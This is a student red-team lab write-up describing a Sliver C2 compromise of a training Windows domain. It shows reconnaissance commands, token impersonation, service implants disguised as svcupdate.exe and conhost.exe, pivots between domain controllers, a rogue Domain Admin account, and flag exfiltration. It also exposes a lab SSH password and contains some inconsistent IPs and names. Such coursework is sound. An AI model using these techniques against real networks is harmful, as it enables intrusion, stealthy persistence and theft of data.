Exfiltration of Random Animal Files 🐮 on Workstations

Red Team 1

Michael Bruce Ades

Matrix

22 June 2025

Help Received and Academic Integrity Statement:

Noah provided help with the enumeration of the animal-themed files.

Eugene explained how to pivot from the first domain controller to the second domain controller.

Marcos explained how to use make-token to create a new user.

Met gave advice on how to better write my problem statement.

Josh gave advice on how to better write my assumptions.

Jacob looked over my paper and provided explanations for better formatting.

Executive Summary

The PROCE domain contains multiple workstations and segmented domains. Our objective: breach domain boundaries, escalate privileges, and navigate the internal network with Sliver's Armory toolkit. We must search for and exfiltrate four unknown target files. Unknown files follow an animal-themed naming convention. Network administrators and users pose an active threat during domain traversal, driving our need for stealth. These users may comprise the success of our mission. We blend into the corporate domain with techniques that mimic native Windows functionality.

The plan assumes defenders ignore created accounts and benign-looking services, and that active user sessions remain available for token impersonation.

For our risk assessment, defenders detect unauthorized domain users, disable those accounts, reset credentials, and audit event logs, preventing our lateral movement and revealing our operations. We create a user similar to others in the domain. Defenders that observe service descriptions terminate our payloads, remove their binaries, and harden the workstation. We offer the solution by deploying higher complexity payloads that increase stealth. When a user logs out, the Windows routine deletes the stolen token and kills the orphaned process. We utilize these token-impersonation methods for both privilege escalation and service persistence footholds. We consider these time constraints on the host for privilege escalation. These constraints bound our solution for privilege escalation.

1. Problem Statement

The PROCE domain contains multiple workstations and segmented domains. Our objective: breach domain boundaries, escalate privileges, and navigate the internal network with Sliver's Armory toolkit. We must search for and exfiltrate four unknown target files. Unknown files follow an animal-themed naming convention. Network administrators and users pose an active threat during domain traversal, driving our need for stealth. These users may comprise the success of our mission. We blend into the corporate domain with techniques that mimic native Windows functionality.

2. Assumptions

We assume that a created domain user avoids immediate detection by defenders or automated alerts. Administrators often create users on domains, and we take advantage of this assumption. We assign this account limited permissions for the enumeration of various workstations within the domain.

We assume the defender does not inspect the complexity of our created services. This enables service-based payload deployment without immediate detection. We forego symbol obfuscation and omit service descriptions.

Our payloads require an uninterrupted user session. We assume active users with permissions exist on the workstations. Logouts or session timeouts may terminate access and kill these processes. Our impersonation commands utilize tokens from the user's running processes.

3. Background

The background information provides an overview of various Windows and Red Team terminology.

3.1 Command and Control (C2) Framework

A command-and-control framework generates agents that run commands on target hosts and relay results to the C2 server. The C2 deploys listeners that accept incoming sessions from those agents. Operators queue commands, transfer files, and pivot with agents. [1]

3.2 Cyber Kill Chain

In the Cyber Kill Chain, the attacker conducts reconnaissance on hosts, harvests credentials, and exploits vulnerable services for local privilege escalation. The attacker uses payloads for remote code execution and repeats the cycle on the new host. These steps map directly to sections 5.1-5.10 of our solution.

3.3 Domain Trust

Trust relationships between domains grant permissions across different domain boundaries. Administrators create a forest trust so users in one forest may authenticate in another. A one-way trust lets Domain A accept authentication tickets from Domain B while blocking the reverse. In a bidirectional trust, both Domain A and Domain B accept authentication tickets from each other. [2]

3.4 Red Teaming

Red teams model the Cyber Kill Chain to test corporate defenses. The defensive team hardens the network based on their findings

3.5 Lateral Movement

Attackers probe adjacent workstations and pivot by reusing stolen credentials. In our operation, lateral movement exfiltrates target files and positions us for domain controller pivoting.

3.6 Privilege Escalation

Attackers exploit vulnerabilities, such as token impersonation, for privilege escalation. We escalate privileges, obtain domain permissions, and pivot between workstations. Using Sliver's impersonate and make-token commands, we perform privilege escalation.

4. Tools and Techniques

This section lists every artifact required to replicate the solution, the version tested, and the reason we used each technique.

4.1 Sliver - v1.5.43

We employ Sliver as our command-and-control platform. Sliver contains a full suite of tools for multiple operating systems, along with commands for enumeration and privilege escalation. Sliver uses a team server for red team operators. The team server centralises agent traffic so multiple operators can issue concurrent commands. It allows for better collaboration between attacks. [3]

4.2 Sliver Armory - Situational Awareness (SA) v0.0.23

The Sliver Armory contains a repository of tools within Sliver. The Situational awareness tool suite aggregates network topologies, running processes, and other host information. We use the commands: sa-ipconfig and sa-ldapsearch. The sa-ipconfig provides network information on the target machine. We install it with *armory install situational-awareness*.

4.3 Make-Token

Make-token forges authentication tokens on the Windows machine. The Sliver command requires credentials of the user and impersonates them upon success of the command.

4.4 Execute -o

The execute -o command allows an attacker to execute PowerShell commands on the target system. The command injects directly into cmd.exe without requiring an interactive shell. We use this for stealth because a network administrator may notice an open cmd.exe process on the system. The -o flag captures the command output from the target machine.

4.5 LDAP-Search

LDAP-Search queries Active Directory with precise filters. LDAP queries provide insight into the network on the domain, along with trust relationships [4]. Situational awareness's ldap-search filters AD for computers and trust objects, exposing pivot targets.

4.6 Pivots

Pivots channel C2 traffic through multiple agents, expanding reach into segmented parts of the network during lateral movement. Sliver's pivots tunnel C2 traffic through an internal agent, masking our team-server IP from firewalls.

4.7 Impersonation

The impersonate command on Sliver hijacks a user's token from a running process. The token contains the same privileges as that user.

4.8 sc

The Windows sc command allows for the creation and execution of services. We use the command in conjunction with execute -o on the target host. SC allows our payloads to execute through services.

5. Problem Solution

For this problem, we SSH into student[1-3]@34.230.83.193 with the password "AceLecture2024!" After logon, we launch Sliver. The command starts the team server and displays the prompt. We install the situational awareness toolkit from the Sliver Armory. We use the command *armory install situational-awareness*. We install situational awareness for a suite of tools that allow for easier enumeration of the domains.

5.1 Initial Callback

The payload already sits on the compromised machine. In Figure 1, we create an HTTP listener that acquires the Sliver callback on port 8433. We gain initial access to the PROCE domain.



Figure 1. Demonstration of the *http -l 8433* command. -l specifies the listener and takes a port for input.

We use the *jobs* command for confirmation of the listener. In Figure 2, we show our active listeners. We focus on ID: 6, which aligns with our created listener in Figure 1.

```
sliver > jobs

 ID   Name   Protocol   Port   Stage Profile
==== ====== ========== ====== ===============
 1    http   tcp        80
 2    http   tcp        8443
 4    http   tcp        443
 6    http   tcp        8433
```

Figure 2. Demonstration of the *jobs* command in Sliver.

5.2 Reconnaissance on WKS-1

We now access our session that relays the callback to our listener. We use the *sessions* command in Sliver. In Figure 3, we see the output of this command.

```
ced35785   http(s)   172.25.1.32:49681   WKS-1   NT AUTHORITY\SYSTEM   windows/amd64   [ALIVE]
```

Figure 3. Output of the *sessions* command in Sliver. The session ID is ced35785.

The *use* command requires a session ID for input. We run the command *use ced35785*. We establish an active session on the workstation. In Figure 4, we identify WKS-1 as the hostname through the *info* command to gather information on our current session.

```
sliver (icb) > info

        Session ID: ced35785-14d0-4cce-b40c-7656c4b8a453
              Name: icb
          Hostname: WKS-1
              UUID: ec296a16-ee1b-c7b9-ce00-00f19044859c
          Username: NT AUTHORITY\SYSTEM
               UID: S-1-5-18
               GID: S-1-5-18
               PID: 304
                OS: windows
           Version: Server 2016 build 17763 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://172.24.1.11:8443
    Remote Address: 172.25.1.32:49681
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Fri Jun 13 23:55:49 UTC 2025 (22h13m30s ago)
      Last Checkin: Sat Jun 14 22:09:18 UTC 2025 (1s ago)
```

Figure 4. Session information about our current workstation.

We further enumerate the workstation for more information. In Figure 5, we use the command *sa-ipconfig*. We gather information about the current workstation, IP: 172.25.1.32, current DNS: proce.bedge, and DNS Server: 172.25.1.101. The Domain Name Service (DNS) Server / Domain Controller 1 (DC-1) provides access to the managed trust across the entire PROCE domain.

```
sliver (icb) > sa-ipconfig

[*] Successfully executed sa-ipconfig (coff-loader)
[*] Got output:
{953400B8-AECF-4BF9-A652-9C23DE6F00A5}
        Ethernet
        Amazon Elastic Network Adapter
        0E-D9-69-F4-60-6D
        172.25.1.32
Hostname:       WKS-1
DNS Suffix:     proce.bedge
DNS Server:     172.25.1.101
```

Figure 5. Information about the current workstation's IP, DNS Server, and DNS name.

In Figure 6, we use the *whoami* command for information about our current token. Our token determines the privileges available on the workstation and the domain.

```
sliver (icb) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
```

Figure 6. Identification of the current Token ID and Logon ID on the workstation.

We identify ourselves as the NT AUTHORITY\SYSTEM user. The NT AUTHORITY\SYSTEM user provides access to all system resources and processes on the workstation [5]. We further enumerate with the *execute -o net users /domain* command. The command displays information about the domain controller's name and the current user accounts on the proce.bedge domain. In Figure 7, we identify the current domain controller name as EC2AMAZ-NFL0SKJ and list the users on the domain.

```
sliver (icb) > execute -o net users /domain

[*] Output:
The request will be processed at a domain controller for domain proce.bedge.


User accounts for \\EC2AMAZ-NFL0KSJ.proce.bedge

-------------------------------------------------------------------------------
Administrator            afullerton               DomainAdmin
dpearce                  fglenanne                gnuhcl
Guest                    jporter                  krbtgt
mwesten                  saxe                     sescher
tbrennan                 vanderson
```

Figure 7. The domain controller name and the users associated with it.

We use this list of users in conjunction with the net group command for interrogation of privileges. Figure 8 uses the *execute -o net group /domain* to identify the local groups on the EC2AMAZ-NFL0SKJ.proce.bedge domain.

```
sliver (icb) > execute -o net group /domain

[*] Output:
The request will be processed at a domain controller for domain proce.bedge.


Group Accounts for \\EC2AMAZ-NFL0KSJ.proce.bedge

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Employees
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Executives
*Group Policy Creator Owners
*HR
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Workstation Admins
```

Figure 8. Local groups on the EC2AMAZ-NFL0KSJ domain controller of the PROCE domain.

We focus on the Domain and Workstation Admins groups for lateral movement of the PROCE domain. The Domain Admins group provides full domain control, the Domain Users access resources on the PROCE domain, and the Workstation Admins group provides access to all workstations on the current domain. In Figure 9, we use the *execute -o net group "Domain Users" /domain* to further identify users on the domain.

```
sliver (icb) > execute -o net group "Domain Users" /domain

[*] Output:
The request will be processed at a domain controller for domain proce.bedge.

Group name     Domain Users
Comment        All domain users

Members

-------------------------------------------------------------------------------
Administrator            afullerton               DomainAdmin
dpearce                  fglenanne                gnuhcl
jporter                  krbtgt                   mwesten
OPS$                     saxe                     sescher
tbrennan                 vanderson
The command completed successfully.
```

Figure 9. Users on the PROCE domain controller.

We identified all users associated with the domain. We must find an active user session for token impersonation. In Figure 10, we identify the local sessions on our current workstation.

```
sliver (icb) > sa-enum-local-sessions

[*] Successfully executed sa-enum-local-sessions (coff-loader)
[*] Got output:
Enumerating sessions for local system:
  - [1] Console: PROCE\mwesten

Total of 1 entries enumerated
```

Figure 10. Current local sessions on WKS-1

We identify the user **PROCE\mwesten** on the current machine. We rely on the mewesten user to maintain the session for token preservation. In Figure 11, we use the *execute -o net users mwesten /domain* command to find global group memberships of the **PROCE\mwesten** user.

```
sliver (icb) > execute -o net users mwesten /domain

[*] Output:
The request will be processed at a domain controller for domain proce.bedge

User name                    mwesten
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/11/2025 5:49:20 AM
Password expires             7/23/2025 5:49:20 AM
Password changeable          6/12/2025 5:49:20 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/14/2025 5:47:47 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Workstation Admins   *Executives
                             *Domain Users
The command completed successfully.
```

Figure 11. Global group memberships and other information on the mwesten user.

We identify the mwesten user as a part of the Workstation Admins group. The permissions of this group allow for the enumeration of different workstations on the domain. In Figure 12, we identify running processes by the mwesten user on the workstation through the *ps* command.

```
3936   304    PROCE\mwesten   x86_64   powershell.exe          1
3888   3936   PROCE\mwesten   x86_64   conhost.exe             1
3056   304    PROCE\mwesten   x86_64   powershell.exe          1
1768   3056   PROCE\mwesten   x86_64   conhost.exe             1
```

Figure 12. Use of the *ps* command to identify mwesten's running processes.

When the process is run by a user, it stores the user's permissions in a readily available token. We steal the token to emulate the user's permissions. When we impersonate the mwesten user, we gain all of their permissions. Before we impersonate the mwesten user, we gain more information about workstations on the current domain. In Figure 13, we use the *sa-ldapsearch "(&(objectclass=computer))" name, dnhostname* command for reconnaissance of other workstations on the domain.

```
sliver (icb) > sa-ldapsearch "(&(objectClass=computer))" name,dnshostname

[*] Successfully executed sa-ldapsearch (coff-loader)
[*] Got output:
Binding to 172.25.1.101[*] Distinguished name: DC=proce,DC=bedge
[*] targeting DC: \\EC2AMAZ-NFL0KSJ.proce.bedge
[*] Filter: (&(objectClass=computer))
[*] Returning specific attribute(s): name,dnshostname

[*] Result count: 5

--------------------
name: EC2AMAZ-NFL0KSJ
dNSHostName: EC2AMAZ-NFL0KSJ.proce.bedge
--------------------
name: WKS-2
dNSHostName: WKS-2.proce.bedge
--------------------
name: WKS-4
dNSHostName: WKS-4.proce.bedge
--------------------
name: WKS-1
dNSHostName: WKS-1.proce.bedge
--------------------
name: WKS-3
dNSHostName: WKS-3.proce.bedge
```

Figure 13. Identification of WKS-[#] on the proce.bedge domain.

In Figure 14, we use the information from Figure 13 for the *execute -o nslookup WKS-4.proce.bedge* command. We identify the IP used with the specific workstation.

```
sliver (icb) > execute -o nslookup WKS-4.proce.bedge

[*] Output:
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  172.25.1.101

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Name:    WKS-4.proce.bedge
Address:  172.25.1.42
```

Figure 14. Execution of the nslookup command on WKS-4 to gather information on its IP.

We use the nslookup command on all workstations identified on the domain. We create Table 1 to associate the IPs with their various workstations. The table creates an outline of the PROCE domain.

ECAMAZ-NFL0KSJ (Domain Controller)	172.25.1.101
WKS-1 (Current workstation)	172.25.1.32
WKS-2	172.25.1.33
WKS-3	172.25.1.41
WKS-4	172.25.1.41

Table 1. Table of workstation hostnames and their associated IP addresses.

5.3 File Enumeration on WKS-1

We enumerate the C:/ drive on WKS-1 for any trace of animal-themed files left behind by the user. We do not identify any files on WKS-1 and proceed through the workstations identified

in Table 1. In Figure 15, we start this process using the *impersonate PROCE\mwesten* command.

```
sliver (icb) > impersonate PROCE\\mwesten

[*] Successfully impersonated PROCE\mwesten
```

Figure 15. Impersonation of the PROCE\mwesten user.

We impersonate mwesten for his permissions to traverse between various workstations as a part of the Workstation Admin group. We use the *ls* \\\\<*ip of workstation*>*c$*\\ command to enumerate the file system on the various workstations. In Figure 16, we found the first animal-themed file, **waterfowl.txt,** within the desktop of the gnuhcl user on WKS-4.

```
sliver (icb) > ls \\\\172.25.1.42\\c$\\users\\gnuhcl\\desktop

\\172.25.1.42\c$\users\gnuhcl\desktop (4 items, 1.4 KiB)
=========================================================
-rw-rw-rw-  desktop.ini                          282 B  Wed Jun 11 02:22:22 +0000 2025
-rw-rw-rw-  EC2 Feedback.website                 527 B  Tue Jun 21 15:36:17 +0000 2016
-rw-rw-rw-  EC2 Microsoft Windows Guide.website  554 B  Tue Jun 21 15:36:23 +0000 2016
-rw-rw-rw-  waterfowl.txt                        32 B   Wed Jun 11 01:51:19 +0000 2025
```

Figure 16. First animal-themed file waterfowl.txt in the desktop directory of the gnuhcl user.

We attempted to exfiltrate the file as the mwesten user; however, we do not have the proper permissions. We must move on to WKS-4 later to extract the file. Desktop permissions are accessible only to that specific user or Workstation Admins. We pivot to WKS-4.

5.4 Pivot from WKS-1 to WKS-4

To laterally move between WKS-1 and WKS-4, we must create a pivot. In Figure 17, we create a pivot on WKS-1 with the command *pivots tcp -b 172.25.1.32 -l 9987*. We provide our IP for the -b flag, and the -l is the port we choose to listen on.

```
sliver (icb) > pivots tcp -b 172.25.1.32 -l 9987
```

Figure 17. Pivot created on the WKS-1 machine

We generate a payload to place onto WKS-4. We perform the command *generate –tcp-pivot 172.25.1.32:9987 -a amd64 -o windows -f service -N svcupdate -l*. We provide the IP and port for the TCP pivot to send information to with the *–tcp-pivot 72.25.1.32:9987* flag. The *-a amd64* flag specifies the system's architecture. The *-o windows* flag specifies a Windows-based system. The *-f service* flag specifies the payload as a service. The *-N svcupdate* specifies the name for the payload. The *-l* flag ignores symbol obfuscation for time efficiency of payload generation. We ignore the description of the service and assume the defender does not identify each service individually.

We upload the generated payload onto the WKS-4 machine with the *upload svcupdate.exe \\\\172.25.1.42\c$\windows\svcupdate.exe* command. We chose the Windows directory because essential Windows executables tend to lie there. The svcupdate name blends into the other primary executables in this directory for stealth. Our assumptions rely on the network administrator not thoroughly checking the specific names of the executables.

We use the command *execute -o -T sc \\\\172.25.1.42 create svcupdate binPath=C:\\Windows\\svcudpate.exe*. The *-T* flag passes our current token as mwesten to allow us to create a service on WKS-4. We create the svcupdate service to blend in as a normal Windows service. Through the use of a service, we execute our payload.

We e*xecute -o -T sc \\\\172.25.1.42 start svcupdate* to start our service. We enable our payload to run through this service. In Figure 18, I show the pivot process from WKS-1 to WKS-4 with the previous commands.

```
sliver (icb) > generate --tcp-pivot 172.25.1.32:9987 -a amd64 -o windows -f service -N svcupdate -l

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 4s
[*] Implant saved to /home/student2/svcupdate.exe

sliver (icb) > upload svcupdate.exe \\\\\172.25.1.42\\c$\\windows\\svcupdate.exe

[*] Wrote file to \\172.25.1.42\c$\windows\svcupdate.exe

sliver (icb) > execute -o -T sc \\\\172.25.1.42 create svcupdate binPath=C:\\Windows\\svcupdate.exe

[*] Output:
[SC] CreateService SUCCESS

sliver (icb) > execute -o -T sc \\\\172.25.1.42 start svcupdate

[*] Output:

SERVICE_NAME: svcupdate
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 2376
        FLAGS              :

[*] Session b716cb8f svcupdate - 172.25.1.32:49681->icb-> (WKS-4) - windows/amd64 - Sun, 15 Jun 2025 00:16:12 UTC
```

Figure 18. Pivot process from WKS-1 to WKS-3.

Our new session is now accessible on WKS-4!

5.5 Impersonation of the gnuhcl User

We found the waterfowl.txt in Figure 16, located on the desktop directory of the **gnuhcl** user. We check for processes run by the user to impersonate them. In Figure 19, we use the *ps* command.

```
1744    948     PROCE\gnuhcl                    x86_64    sihost.exe
2852    588     PROCE\gnuhcl                    x86_64    svchost.exe
2912    948     PROCE\gnuhcl                    x86_64    taskhostw.exe
2616    328     PROCE\gnuhcl                    x86_64    ctfmon.exe
```

Figure 19. Processes run by the PROCE\gnuhcl user.

We use the command *impersonate PROCE\\gnuhcl* and obtain their token.

5.6 File Exfiltration on WKS-4

In Figure 20, we use the *cd desktop* command to change our directory to C:\users\gnuhcl\desktop. We use *cat waterfowl.txt* and view our first flag!



Figure 20. Reconnaissance of the waterfowl.txt flag

In Figure 21, we download the flag for safe measure onto our host machine with the command *download waterfowl.txt*.



Figure 21. Download of the waterfowl.txt flag.

5.7 Reconnaissance on WKS-4

In Figure 23, we check the domain groups for the PROCE\gnuhcl user.

.

```
sliver (update) > execute -o net users gnuhcl /domain

[*] Output:
The request will be processed at a domain controller for domain proce.bedge

User name                    gnuhcl
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/11/2025 5:49:18 AM
Password expires             7/23/2025 5:49:18 AM
Password changeable          6/12/2025 5:49:18 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/14/2025 2:37:21 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Admins        *Employees
                             *Domain Users
The command completed successfully.
```

Figure 23. Domain groups and other user information for gnuhcl.

The gnuhcl is both a Domain Admin and a Domain User! We **impersonate** the gnuhcl user and take his token. We use the token to set up a pivot into the domain controller with the IP: 172.25.1.101 outlined in Table 1.

5.8 DC-1

In Figure 24, we use the same process outlined in section 5.4 to pivot from WKS-4 into DC-1. We change the name of the service to *windowviewer* and we change the IP to WKS-4's. We change our service name as a measure to blend more into the corporate domain.

```
sliver (update) > generate --tcp-pivot 172.25.1.42:9876 -a amd64 -o windows -f service -N conhost -l

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 5s
[*] Implant saved to /home/student2/conhost.exe

sliver (update) > upload conhost.exe \\\\\172.25.1.101\\c$\\windows\\conhost.exe

[*] Wrote file to \\172.25.1.101\c$\windows\conhost.exe

sliver (update) > execute -o -T sc \\\\172.25.1.101 create conhost binPath=C:\\Windows\\conhost.exe

[*] Output:
[SC] CreateService SUCCESS
```

Figure 24. Pivot from WKS-4 to DC-1

We access our new session using the *use* command. In the C:\ directory we found the folder C:\hr_share. In the folder we found the next flag, parrot.txt! In Figure 25, we exfilitrate the flag as the current NT AUTHORITY\SYSTEM user.

```
sliver (conhost) > pwd

[*] C:\hr_share

sliver (conhost) > ls

C:\hr_share (1 item, 32 B)
==========================
-rw-rw-rw-  parrot.txt  32 B  Wed Jun 11 01:38:33 +0000 2025


sliver (conhost) > cat parrot.txt

z8I8eV9KSVJISypwJ4p41xlp2Dzn8R1C

sliver (conhost) > download parrot.txt

[*] Wrote 32 bytes (1 file successfully, 0 files unsuccessfully) to /home/student2/parrot.txt
```

Figure 25. Exfilitration of parrot.txt on DC-1.

Now that we enumerated all the workstations on the PROCE domain, we search for other potential domains on the network. In Figure 26, we use the *execute -o nltest /trusted_domain* command to discover the ops.proce.bedge domain.

```
sliver (windowviewer) > execute -o nltest /trusted_domains

[*] Output:
List of domain trusts:
    0: OPS ops.proce.bedge (NT 5) (Forest: 1) (Direct Outbound) (Direct Inbound) ( Attr: withinfor
est )
    1: PROCE proce.bedge (NT 5) (Forest Tree Root) (Primary Domain) (Native)
The command completed successfully
```

Figure 26. Discovery of the ops.proce.bedge domain.

Our current user NT AUTHORITY\SYSTEM cannot enumerate the ops.proce.bedge domain. We use the *ps* command and discover the user PROCE\Administrator. In Figure 27, we gather the group memberships of the PROCE\Administrator user.

```
sliver (windowviewer) > execute -o net users Administrator /domain

[*] Output:
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/11/2025 8:13:47 AM
Password expires             7/23/2025 8:13:47 AM
Password changeable          6/12/2025 8:13:47 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/14/2025 2:33:40 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Enterprise Admins    *Domain Admins
                             *Domain Users         *Schema Admins
                             *Group Policy Creator
The command completed successfully.
```

Figure 27. Group memberships and other information of the PROCE\Administrator user.

For the PROCE\Administrator we identify the Enterprise Admins group. We impersonate the PROCE\Administrator and enumerate both the domains. In Figure 28, we use the *ldap-search* command and find the various workstations on the ops.proce.bedge domain along with the second domain controller.

```
sliver (conhost) > sa-ldapsearch "(&(objectClass=computer))" name,dnshostname

[*] Successfully executed sa-ldapsearch (coff-loader)
[*] Got output:
Binding to 172.25.1.101[*] Distinguished name: DC=proce,DC=bedge
[*] targeting DC: \\EC2AMAZ-NFL0KSJ.proce.bedge
[*] Filter: (&(objectClass=computer))
[*] Returning specific attribute(s): name,dnshostname

[*] Result count: 10

--------------------
name: EC2AMAZ-NFL0KSJ
dNSHostName: EC2AMAZ-NFL0KSJ.proce.bedge
--------------------
name: WKS-2
dNSHostName: WKS-2.proce.bedge
--------------------
name: WKS-4
dNSHostName: WKS-4.proce.bedge
--------------------
name: WKS-1
dNSHostName: WKS-1.proce.bedge
--------------------
name: WKS-3
dNSHostName: WKS-3.proce.bedge
--------------------
name: EC2AMAZ-J9QU344
dNSHostName: EC2AMAZ-J9QU344.ops.proce.bedge
--------------------
name: OPS-WKS-0
dNSHostName: OPS-WKS-0.ops.proce.bedge
--------------------
name: OPS-WKS-1
dNSHostName: OPS-WKS-1.ops.proce.bedge
--------------------
name: OPS-WKS-2
dNSHostName: OPS-WKS-2.ops.proce.bedge
--------------------
name: OPS-WKS-3
dNSHostName: OPS-WKS-3.ops.proce.bedge
```

Figure 28. Workstations on the proce.bedge and ops.proce.bedge domains.

We identify the IP addresses of each hostname using the nslookup command. We update our Table 2 with the new information.

ECAMAZ-NFL0KSJ (Domain Controller 1)	172.25.1.101

WKS-1 (Current workstation)	172.25.1.32
WKS-2	172.25.1.33
WKS-3	172.25.1.41
WKS-4	172.25.1.41
EC2AMAZ-J9QU344	172.26.1.201
OPS-WKS-0	172.26.1.71
OPS-WKS-1	172.26.1.72
OPS-WKS-2	172.26.1.73
OPS-WKS-3	172.26.1.81

Table 2. IPs and their hostnames on both the proce.bedge and ops.proce.bedge domains.

In Figure 27, we identified that the PROCE\Administrator user is in the group Executive Admins. From the access of these permissions, we perform a pivot from the first domain controller ECAMAZ-NFL0KSJ onto the second domain controller EC2AMAZ-J9QU344.

5.9 DC-2

We enumerated the domain controller and found the next flag in *C:\users\domainadmin\documents*! In Figure 29, we exfilitrate the flag.

```
sliver (windupdts) > pwd

[*] C:\users\domainadmin\documents

sliver (windupdts) > ls

C:\users\domainadmin\documents (4 items, 32 B)
==============================================
Lrw-rw-rw-  My Music -> C:\Users\DomainAdmin\Music        0 B   Wed Jun 11 02:11:01 +0000 2025
Lrw-rw-rw-  My Pictures -> C:\Users\DomainAdmin\Pictures  0 B   Wed Jun 11 02:11:01 +0000 2025
Lrw-rw-rw-  My Videos -> C:\Users\DomainAdmin\Videos      0 B   Wed Jun 11 02:11:01 +0000 2025
-rw-rw-rw-  or@ngutan.txt                                 32 B  Wed Jun 11 02:11:15 +0000 2025


sliver (windupdts) > cat or@ngutan.txt

IfUBAuz9KthMklQ7MjRmoOPi2jjgYzqz

sliver (windupdts) > download or@ngutan.txt

? Overwrite local file? Yes
[*] Wrote 32 bytes (1 file successfully, 0 files unsuccessfully) to /home/student2/or@ngutan.t
```

Figure 29. Exfiltration of the or@ngutan.txt flag.

We identified three flags so far. When we checked for running processes, we found no users with permissions to enumerate the other workstations on the ops.proce.bedge domain. However, we have permissions to create a user as the domain controller NT AUTHORITY\SYSTEM user. We assume the defender does not check for new users within the domain, and we create one for the enumeration of the exterior ops workstations. In Figure 30 and Figure 31, we create the user Cedric and give permissions to enumerate the other workstations.

```
sliver (conhost) > execute -o net user cedric AceLecture! /add /domain

[*] Output:
The command completed successfully.
```

Figure 30. Command used to create a new user on the ops.proce.bedge domain.

```
sliver (conhost) > execute -o net groups "Domain Admins" cedric /add

[*] Output:
The command completed successfully.
```

Figure 31. Command used to add the new user to the Domain Admins group on the ops.proce.bedge domain.

In Figure 32, we use the make-token command to impersonate our user with our password.

```
sliver (conhost) > make-token -u cedric -d OPS -p AceLecture!

[*] Successfully impersonated OPS\cedric. Use `rev2self` to revert to your previous token.
```

Figure 32. Impersonation of the OPS\cedric user.

5.10 Enumeration of the OPS-WKS[0-3], Flag Results, and Cleanup

We use the impersonated token to enumerate the various workstations on the ops.proce.bedge domain. On the OPS-WKS-2 workstation, we identified the C:\ops_share directory with the flag sna1l.txt! In Figure 33, we exfilitrate the last flag.

```
sliver (windupdts) > ls \\\\172.26.1.73\\c$\\ops_share

\\172.26.1.73\c$\ops_share (1 item, 32 B)
==========================================
-rw-rw-rw-  sna1l.txt  32 B  Wed Jun 11 02:18:23 +0000 2025


sliver (windupdts) > cat \\\\172.26.1.73\\c$\\ops_share\\sna1l.txt

ddvxFqoP600l3YDEM8ahcTrLuKgYyej0

sliver (windupdts) > download \\\\172.26.1.73\\c$\\ops_share\\sna1l.txt

? Overwrite local file? Yes
[*] Wrote 32 bytes (1 file successfully, 0 files unsuccessfully) to /home/studen
t2/\\172.26.1.73\c$\ops_share\sna1l.txt
```

Figure 33. Exfiltration of the sna1l.txt flag on OPS-WKS-2.

In Table 3, we show the total summation of extracted flags!

waterfowl.txt	iB3zkfITV2fUaNUB0KLmXGmwVDDabd63
